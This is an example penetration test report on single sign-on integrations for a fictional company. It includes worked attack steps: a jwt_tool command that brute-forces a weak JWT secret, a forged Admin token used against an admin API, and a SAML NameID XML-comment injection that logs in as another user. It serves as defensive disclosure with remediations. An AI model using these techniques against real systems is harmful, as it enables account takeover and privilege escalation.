Penetration tests of Single Sign-On integration for FictionalWorks

Report

document version: 1.0

author: Jane Doe (SecuRing)

test time period: 2023-04-17 – 2023-04-21

report date: 2023-04-24

NOTE:

This report is just an example created on the basis of real penetration test reports. It cannot be treated as an exhaustive penetration test report.

TABLE OF CONTENTS

1. EXECUTIVE SUMMARY

1.1. Testing overview

The security tests of Single Sign-On integration were meant to verify whether the proper security mechanisms were in place to prevent unauthorized users from accessing the client's data and infrastructure, and to detect the vulnerabilities that could cause financial losses to the client or their customers.

Security tests were performed using the following methods:

- Single Sign-On security testing – focused on identifying flaws in the authentication flows utilizing Security Assertion Markup Language (SAML) and OpenID Connect (OIDC) protocols,
- Web application security testing – simulated attacks on relevant web components from the perspective of an anonymous and standard user,
- Q&A sessions with the client's representatives to learn about the internal architecture and technical details behind the platform.

1.2. Summary of test results

- During the penetration testing, no vulnerabilities with critical risk impact were found.
- Two vulnerabilities with high risk impact were identified:
  - Possibility to create an Admin session token and access Admin API methods in HR application due to insufficient complexity of JSON Web Token secret (F1).
  - Possibility to login to the HR application as any user, including users with the Admin role, as a result of insecure SAML integration (F2).
- Moreover, a vulnerability with medium risk impact was identified. It resulted in the OAuth protocol authorization code flow leak to the third parties (F3).
- In addition, a single vulnerability with low risk impact was identified related to session cookie flags (F4).
- Access control to the data and on the function level is consistent.
- Finally, two recommendations have been proposed that have no direct risk impact. However, it is suggested to implement them as a matter of good security practices.

2. SUMMARY OF IDENTIFIED VULNERABILITIES

2.1. Terminology

This section explains the terms that are related to the methodology used in this report.

Risk = Threat + Vulnerability

Threat

Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.[1]

Vulnerability

Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.[1]

Risk

The level of impact on organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals resulting from the operation of an information system given the potential impact of a threat and the likelihood of that threat occurring.[1]

[1] NIST FIPS PUB 200: Minimum Security Requirements for Federal Information and Information Systems. Gaithersburg, MD: Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology.

2.2. Risk classification

The risk impact in this report is estimated based on the complexity of exploitation conditions (representing the likelihood) and the severity of exploitation results.

		Complexity of exploitation conditions		
		Simple	Moderate	Complex
Severity of exploitation results	Major	Critical	High	Medium
	Moderate	High	Medium	Low
	Minor	Medium	Low	Low

The findings in this report have been categorized as vulnerabilities (findings with risk impact) and recommendations – methods of increasing the security of the system by implementing good security practices or eliminating weaknesses, for which no direct risk impact has been identified.

2.3. Risk handling recommendations

Vulnerabilities	
Risk impact	**Description**
Critical	It is recommended to take immediate mitigating actions or limit the possibility of vulnerability exploitation.
High	It is recommended to take mitigating actions as soon as possible.
Medium	The mitigating actions should be taken after eliminating the vulnerabilities with critical and high risk impact.
Low	The mitigating actions should be taken after eliminating the vulnerabilities with critical, high, and medium risk impact.
Recommendations	
The decision whether to take mitigating actions should be made by the client.	

2.4. Identified vulnerabilities

Vulnerability	Risk impact
F1 [HR app] Possibility to create an *Admin* session token	**High**
F2 [HR app] Insecure SAML integration – possibility to login as any user	**High**
F3 [PM app] OAuth authorization code and password reset token leaked to third parties	**Medium**
F4 [PM app] Lack of *HttpOnly* and *Secure* flags on a session cookie	**Low**
Recommendations	
R1 [HR app] Introduce mitigation against SAML response replay attack	
R2 [PM app] Enable support for PKCE extension in the OAuth flow	

3. PROJECT DESCRIPTION

3.1. Basic information

Testing team	Jane Doe
Testing time period	2023-04-17 – 2023-04-21
Report date	2023-04-24
Document version	1.0

The report was prepared in accordance with SecuRing's internal standards for security testing.

About SecuRing

SecuRing is a diverse team of highly specialized IT security consultants. We bring expertise in various areas of IT solutions, such as web, mobile, cloud, embedded, IoT, and others. Since 2003, we have been supporting leading banks, insurers, SaaS, telecom providers, software houses, and governmental institutions across the globe by delivering hundreds of security services for all SDLC stages.

3.2. Target in scope

The object being analyzed were Single Sign-On (SSO) integrations. The tested components were accessible from the URL addresses listed below:

- https://idp.fictionalworks.internal – a custom Identity Provider (IdP),
- https://hr.fictionalworks.internal – an HR support application that uses the SAML protocol for authentication,
- https://taskswift.fictionalworks.internal – a project management application that uses the OpenID Connect (OIDC) protocol for authentication.

The tests were performed in the test environment.

3.3. Threat analysis

The key threats were identified as follows:

- Unauthorized access or modification of other users' data.
- Account takeover of a user with administrative privileges.
- Denial of Service (DoS) of the IdP.

3.4. Methodology

The testing team applied the methodology of grey-box penetration tests. A penetration test is a controlled attempt to break through security controls applied in a particular system. In a grey-box test, the testing team has access to the same set of information as a typical user of the tested system as well as local technical staff support.

The tests were aimed at identifying vulnerabilities in both the application and the implementation of authentication schemes, as well as defining possible attack scenarios using techniques typical of these systems.

The report utilizes OWASP Application Security Verification Standard (ASVS) 4.0 and Common Vulnerability Scoring System (CVSS) 3.1.

3.5. Scope

Following the specification, the tests covered:

1. Single Sign-On schemes:
   - A full range of security tests of the SAML and OIDC authentication flows from the perspective of an anonymous attacker and a standard user.
2. Web applications:
   - Tests performed as anonymous attacker who has unauthenticated access to the web application.
   - Tests performed as an attacker with an authenticated access to the web application.

4. DESCRIPTION OF THE APPLICATION

4.1. Basic information about the application

The Single Sign-On integration is part of a larger in-house system and provides unified authentication mechanism for FictionalWorks employees. As a result, they can seamlessly use both HR and Project Management applications after logging into a custom identity provider.

4.2. Application security architecture

4.2.1. Identity Provider

The IdP is accessible only from the company's internal network. Remote users can access it only if they are connected through the VPN connection. Access to the IdP's administrative panel is restricted to a designated team of Identity and Access Management administrators. Self-registration is not permitted. New users must submit a registration request, which initiates a verification process.

4.2.2. HR application

The HR application is accessible only from the company's internal network. It uses the SAML protocol to authenticate users.

4.2.3. Project Management application

The Project Management application is accessible only from the company's internal network. It uses the OpenID Connect protocol to authenticate users.

5. LIST OF PERFORMED TESTS

5.1. Single Sign-On security testing

1. Security assessment of authentication flow (OpenID Connect):
   - Attempts to bypass or abuse the authentication mechanism,
   - Verification that the correct grant type is in use,
   - Verification of the validation of the redirect URL (attempts to perform an Open Redirect attack),
   - Attempts to perform the Replay Attack on the authorization code and verification of the expiration time,
   - Verification of scope in use,
   - Verification of the state token handling and entropy assessment (attempt to perform a Cross-Site Request Forgery attack),
   - Verification of the separation of tenants,
   - Verification of authentication errors handling,
   - Verification of authorization code leakage.
2. Security assessment of authentication flow (SAML):
   - Verification whether it is possible to modify the assertion,
   - Verification if it is possible to remove an assertion signature,
   - Performing Signature Wrapping (XSW) attacks,
   - Attempts to perform the SAML XML Injection attack,
   - Analysis of the behavior of the application when XML comments are added,
   - Verification of how a SAML Response signed with a spoofed certificate is handled,
   - Attempts to perform the XXE and XSLT attacks,
   - Checking if the SP uses the same attribute as the IdP to identify the user,
   - Checking if the IdP allows anonymous registration,
   - Checking if the validity time window is set appropriately,
   - Checking if the time window is validated,
   - Attempts to perform the Cross-Site Request Forgery attack (Unsolicited Response),
   - Checking if the recipient is validated (Token Recipient Confusion),
   - Checking for the Replay Attack,
   - Checking for the Open Redirect vulnerability in the RelayState parameter,
   - Checking the signature algorithm in use.

5.2. Web application security testing

1. Attempts to enumerate users.
2. Verification of the password brute-force protection mechanism.
3. Verification of password reset functionality:
   - Attempts to obtain access to another account via process flow manipulation,
   - Analysis of the password reset token entropy,
   - Verification of reset password token expiration after use and after time.
4. Verification of secure HTTP headers presence (Strict-Transport-Security, X-Content-Type-Options, Referrer-Policy, X-Frame-Options, Content-Security-Policy).
5. Verification of cache headers configuration.
6. Security analysis of SSL/TLS configuration.
7. Searching for sensitive or excessive information (in HTML comments, error messages, HTTP headers).
8. Performing a directory brute-force attack in order to find sensitive or excessive files and directories.
9. Analysis of session mechanism security:
   - Analysis of the session termination process,
   - Verification of the session identifier handling process,
   - Verification of session expiration time,
   - Analysis of session identifier entropy,
   - Checking if the session identifier is changed after the authentication,
   - Checking if the cookies that store important data have the required flags set.
10. Assessing security of JSON Web Token (JWT) token:
    - Attempts to brute-force HMAC key,
    - Checking for presence of the RSA Key Confusion vulnerability,
    - Attempts to perform the JWKS Injection and JWKS Spoofing attacks,
    - Verification of JWT storage mechanism.
11. Verification whether the libraries used by the application have any known vulnerabilities.
12. Checking if the application enforces the password strength in line with current recommendations,
13. Checking for presence of typical web applications vulnerabilities (attempts to perform attacks like SQL Injection, Cross-Site Scripting, XML External Entity, Open Redirect Remote Code Execution, etc.).

6. VULNERABILITIES

F1. [HR app] Possibility to create an *Admin* session token


Risk impact	High	CVSS	8.1	ASVS	V4
Exploitation conditions	Access to an account with the *Employee* role in the HR application or capture of an equivalent JWT token.				
Exploitation results	Possibility to create an *Admin* session token and access *Admin* API methods.				
References	OWASP Session Management Cheat Sheet https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html OWASP JSON Web Token Cheat Sheet for Java https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html				
Remediation	Use a long, random secret for JWT signing.				

Vulnerability description:

Due to the fact that an easily guessable secret is used for the JWT signing process, it was possible to create an *Admin* session token and access the *Admin* API methods.

Test case:

During the penetration tests an attempt was made to brute force the secret key used for the JWT signing. It was successful and the key value *1234567890123456* was identified:



```
└─$ python3 jwt_tool.py "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbklkIjoiOGY0YmEzYW
IyMjI5NGI3N2JlZTgzZDljNWZlYjBjMjAiLCJlbWFpbCI6ImFsaWNlQHQuc2VjdXJpbmcucGwiLCJyb2xlIjoiRW
1wbG95ZWUiLCJuYmYiOjE2ODE4MTAyMTIsImV4cCI6MTY4MTgxMzgxMiwiaWF0IjoxNjgxODEwMjEyfQ.isQdDRR
DUV0z3uotzQLMmmZl1_5F4uMawxvRJ55OGv4" -C -d ./xato-net-10-million-passwords-1000000.txt

 Version 2.2.6                                          @ticarpi

Original JWT:

[+] 1234567890123456 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "1234567890123456"
```

The user alice@t.securing.pl logged in to the application and received the following JWT:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbklkIjoiOGY0YmEzYWIyMjI5NGI3N2JlZTgz
ZDljNWZlYjBjMjAiLCJlbWFpbCI6ImFsaWNlQHQuc2VjdXJpbmcucGwiLCJyb2xlIjoiRW1wbG95ZWUiL
CJuYmYiOjE2ODE4MTAyMTIsImV4cCI6MTY4MTgxMzgxMiwiaWF0IjoxNjgxODEwMjEyfQ.isQdDRRDUV0
z3uotzQLMmmZl1_5F4uMawxvRJ55OGv4
```


It contained the following claims:

```
{
    "tokenId": "8f4ba3ab22294b77bee83d9c5feb0c20",
    "email": "alice@t.securing.pl",
    "role": "Employee",
    "nbf": 1681810212,
    "exp": 1681813812,
    "iat": 1681810212
}
```

When trying to create a valid session token, the server requires the *tokenId* parameter match an existing session for the user identified by specific *email*, so it is not possible to change the *email* to impersonate other users or create a new token without capturing a valid one. However, the attacker can escalate their privileges by changing the *role*.

The *role* claim was modified, and the resulting JWT was signed back using the CyberChef utility.

```
{
    "tokenId": "8f4ba3ab22294b77bee83d9c5feb0c20",
    "email": "alice@t.securing.pl",
    "role": "Admin",
    "nbf": 1681810212,
    "exp": 1681813812,
    "iat": 1681810212
}
```



Private/Secret Key
1234567890123456

Signing algorithm
HS256

```
{
    "tokenId": "8f4ba3ab22294b77bee83d9c5feb0c20",
    "email": "alice@t.securing.pl",
    "role": "Admin",
    "nbf": 1681810212,
    "exp": 1681813812,
    "iat": 1681810212
}
```

186 8 186

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbklkIjoiOGY0YmEzY
WIyMjI5NGI3N2JlZTgzZDljNWZlYjBjMjAiLCJlbWFpbCI6ImFsaWNlQHQuc2V
jdXJpbmcucGwiLCJyb2xlIjoiQWRtaW4iLCJuYmYiOjE2ODE4MTAyMTIsImV4c
CI6MTY4MTgxMzgxMiwiaWF0IjoxNjgxODEwMjEyfQ.jbY1qCxi-
ViZnDihOBkvZVRabZ7mq4bAIqfalvpeoPs
```

New JWT:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbklkIjoiOGY0YmEzYWIyMjI5NGI3N2JlZTgz
ZDljNWZlYjBjMjAiLCJlbWFpbCI6ImFsaWNlQHQuc2VjdXJpbmcucGwiLCJyb2xlIjoiQWRtaW4iLCJuY
mYiOjE2ODE4MTAyMTIsImV4cCI6MTY4MTgxMzgxMiwiaWF0IjoxNjgxODEwMjEyfQ.jbY1qCxi-
ViZnDihOBkvZVRabZ7mq4bAIqfalvpeoPs
```

HTTP request to an *Admin* API method:

```
GET /api/admin/getUsers HTTP/2
Host: api.hr.fictionalworks.internal
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbklkIjoiOGY0YmEzYWIyMjI5NGI3N2JlZTgz
ZDljNWZlYjBjMjAiLCJlbWFpbCI6ImFsaWNlQHQuc2VjdXJpbmcucGwiLCJyb2xlIjoiQWRtaW4iLCJuY
mYiOjE2ODE4MTAyMTIsImV4cCI6MTY4MTgxMzgxMiwiaWF0IjoxNjgxODEwMjEyfQ.jbY1qCxi-
ViZnDihOBkvZVRabZ7mq4bAIqfalvpeoPs
```

HTTP response confirms that the new token can be used to access *Admin* API:

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 18 Apr 2023 10:05:06 GMT
[...]

[{"username":"alice","role":"Employee","name":"Alice Smith"},
{"username":"bob","role":"Employee","name":"Bob Taylor"},
{"username":"charlie","role":"Employee","name":"Charlie Davies"},[...]]
```

F2. [HR app] Insecure SAML integration – possibility to login as any user

Risk impact	High	CVSS	8.1	ASVS	V2
Exploitation conditions	Access to an account with the *Employee* role (this role provides access to both the IdP login panel and the HR application).				
Exploitation results	Possibility to login to the HR application as any user, including users with the *Admin* role.				
References	OWASP SAML Security Cheat Sheet https://cheatsheetseries.owasp.org/cheatsheets/SAML_Security_Cheat_Sheet.html OWASP Authentication Cheat Sheet https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html				
Remediation	The HR application should identify users using an unmodifiable attribute (IdP ID). The XML comments have to be processed correctly.				

Vulnerability description:

During the penetration tests of the authentication process the following issues have been identified:

- The HR application identifies its users by their email attribute, which can be changed in the Identity Provider (IdP) without a confirmation. The IdP, on the other hand, identifies its users by the IdP ID attribute.
- The HR application processes XML comments improperly.

As a result, it is possible to hijack any HR application user's account.

Test case:

The *ALICE* user had an access to the HR application and attempted to gain access to the *ADMIN* user account. The following table provides details about these users.

IdP ID	E-mail	Role
ALICE	alice@t.securing.pl	*Employee*
ADMIN	admin@t.securing.pl	*Admin*

The user *ALICE* changed their email address from *alice@t.securing.pl* to *aadmin@t.securing.pl* in the IdP account settings section.

Then ALICE accessed the HR application (*https://hr.fictionalworks.internal/saml*) and authenticated to the IdP as *ALICE*. The following SAML response was returned by the IdP:

```
[...]
<saml:Subject>
     <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress"
SPNameQualifier="https://hr.fictionalworks.internal/saml">
aadmin@t.securing.pl</saml:NameID>
     <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
           <saml:SubjectConfirmationData
 InResponseTo="_36c88953-0ebe-4fe6-b9e3-b3afaaefab25"
 NotOnOrAfter="2023-04-18T14:47:02.009Z"
Recipient="https://hr.fictionalworks.internal/saml"/>
     </saml:SubjectConfirmation>
</saml:Subject>
[...]
```

The SAML response was modified by adding an XML comment:

```
[...]
<saml:Subject>
     <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress"
SPNameQualifier="https://hr.fictionalworks.internal/saml">
a<!--comment-->admin@t.securing.pl</saml:NameID>
     <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
           <saml:SubjectConfirmationData
 InResponseTo="_36c88953-0ebe-4fe6-b9e3-b3afaaefab25"
 NotOnOrAfter="2023-04-18T14:47:02.009Z"
Recipient="https://hr.fictionalworks.internal/saml"/>
     </saml:SubjectConfirmation>
</saml:Subject>
[...]
```

The SAML response was sent to the HR application:

```
POST /saml HTTP/1.1
Host: hr.fictionalworks.internal
Content-Type: application/x-www-form-urlencoded
[...]

SAMLResponse=[modified SAML response]
```

Finally, the user *ALICE* was successfully authenticated to the HR application as admin@t.securing.pl:

```
HTTP/1.1 200 OK
Date: Mon, 17 Apr 2023 14:42:12 GMT
Content-Type: text/html; charset=UTF-8
[...]

[...]
<h1>Welcome ADMIN!</h1>
[...]
```

F3. [PM app] OAuth authorization code and password reset token leaked to third parties

Risk impact	Medium	CVSS	6.8	ASVS	V2
Exploitation conditions	Access to a third-party management panel (e.g., Google Analytics).				
Exploitation results	Access to any account in the application.				
References	OAuth 2.0 Security Best Current Practice: Leakage from the OAuth Client https://datatracker.ietf.org/doc/html/draft-ietf-oauth-security-topics#section-4.2.1				
Remediation	Review all third-party analytics scripts used by the application. Do not leak confidential tokens or personal data.				

Vulnerability description:

During the analysis of the authentication and password reset process it was identified that the OAuth authorization code and the password reset token are sent to 6 different third parties via analytics scripts.

Test case:

The OAuth authorization code and the password reset token are sent to the following third parties:

- www.google.com
- googleads.g.doubleclick.net
- www.google-analytics.com
- www.facebook.com
- www.linkedin.com
- analytics.bing.com

Example HTTP request:

```
GET
/collect?x=1&a=1681813912&c=pageview&u=https%3A%2F%2Ftaskswift.fictionalworks.int
ernal%2Fcallback%3Fcode%3Df7da41bdf52047ce9c7e88c61657194b0f7bf7196ef14094914db96
5bd076853%26scope%3Dopenid%2520profile%2520email%26state%3DZDk3MTg2Y2Y5YzUwZGViMT
g1YmRjOThjZmU3YWU3NDA HTTP/2
Host: www.google-analytics.com
Referer: https://taskswift.fictionalworks.internal
[...]
```

F4. [PM app] Lack of *HttpOnly* and *Secure* flags on a session cookie

Risk impact	Low	CVSS	4.3	ASVS	V3
Exploitation conditions	Access to the network traffic between the client and the server or presence of a Cross-Site Scripting (XSS) vulnerability in the application.				
Exploitation results	Takeover of victim's session identifier.				
References	CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute https://cwe.mitre.org/data/definitions/614.html OWASP HttpOnly https://owasp.org/www-community/HttpOnly OWAP Secure Flag https://owasp.org/www-community/controls/SecureCookieAttribute				
Remediation	Session cookies should have *Secure* and *HttpOnly* attributes set.				

Vulnerability description:

The project management application uses cookies to handle the session identifier *pmsession*. This cookie does not have *HttpOnly* and *Secure* flags set.

HttpOnly flag prevents JavaScript code from accessing the cookie, providing an additional layer of defense against Cross-Site Scripting (XSS) attacks. *Secure* flag prevents the browser from sending the cookie over unencrypted channel (the cookie will only be sent via HTTPS).

Test case:

Example HTTP response in which the session cookie is set:

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: pmssession=a95a5f41dabc4aa8bb4184d122d820e8; path=/
Cache-Control: max-age=0, must-revalidate, no-cache, private
Date: Fri, 21 Apr 2023 09:06:17 GMT
Content-Length: 3573
[...]
```

7. RECOMMENDATIONS

R1. [HR app] Introduce mitigation against SAML response replay attack

Description:

Currently, the */saml* endpoint on the *hr.fictionalworks.internal* host processes SAML responses even though they have already been used. As a result, an adversary who manages to intercept a valid SAML response that has not expired may be able to create multiple sessions from it.

How to implement:

Maintain a set of consumed assertions until they expire. Validate received assertions against this set before processing them.

References:

SAML Security Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/SAML_Security_Cheat_Sheet.html

R2. [PM app] Enable support for PKCE extension in the OAuth flow

Description:

The OAuth flow does not use the PKCE extension, which provides protection against Cross-Site Request Forgery and Authorization Code Injection attacks. It is also advised to be used for confidential clients, such as the project management application.

How to implement:

Add PKCE extension support to the application.

References:

RFC 7636: Proof Key for Code Exchange
https://oauth.net/2/pkce/

8. CONTACT

Person responsible for providing explanations:

Jane Doe
e-mail: info@securing.pl
tel.: +48 12 425 25 75

http://www.securing.pl
e-mail: info@securing.pl
Kalwaryjska 65/6
30-504 Kraków
tel./fax.: +48 (12) 425 25